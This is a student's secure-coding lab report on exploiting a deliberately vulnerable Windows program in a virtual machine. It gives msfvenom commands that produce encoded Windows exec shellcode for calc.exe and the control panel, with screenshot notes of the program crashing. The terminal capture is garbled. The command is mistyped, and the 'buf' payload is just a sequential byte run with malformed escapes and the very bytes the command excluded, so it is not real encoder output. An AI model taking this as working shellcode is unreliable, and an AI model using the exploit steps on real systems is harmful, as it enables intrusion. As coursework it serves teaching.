

SECURE CODING

CSE-2010

LAB ASSIGNMENT -8

RAKESH RANJAN

18BCE7116

L25+26

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
 - Replace the shellcode in the exploit2.py
- Install Vuln_Program_Stream.exe and Run the same

Analysis

- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f  
python
```


- **Change the default trigger to open control panel.**
- Analysis- • Try to crash the Vuln_Program_Stream program and exploit it.

[illegible]

Payload Generated



App Crashes



The App crashes and CMD opens

CA Command Prompt

```
Microsoft Windows [Version 10.0.18363.1440]
(c) 2019 Microsoft Corporation. All rights reserved.


C:\Users\harib>
```

- Change the default trigger to open the control panel.

```
File Actions Edit View Help

jagadeeg@kali:~$ sudo -i
[sudo] password for jagadeeg:
root@kali:~# msfpayload -p windows -p windows/exec CMD-control -e s86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of s86/alpha_mixed
s86/alpha_mixed succeeded with size 446 (iteration=0)
s86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b''
buf += b'\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f'
buf += b'\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f'
buf += b'\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f'
buf += b'\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f'
buf += b'\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f'
buf += b'\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f'
buf += b'\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f'
buf += b'\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f'
buf += b'\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f'
buf += b'\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf'
buf += b'\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf'
buf += b'\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf'
buf += b'\xd0\d1\d2\d3\d4\d5\d6\d7\d8\d9\xda\xdb\xdc\xdd\xde\xdf'
buf += b'\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef'
buf += b'\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'
root@kali:~#
```

Copy pasting the Generated payload in exploit2.py and then using it in frigate



app crashes and the control panel opens

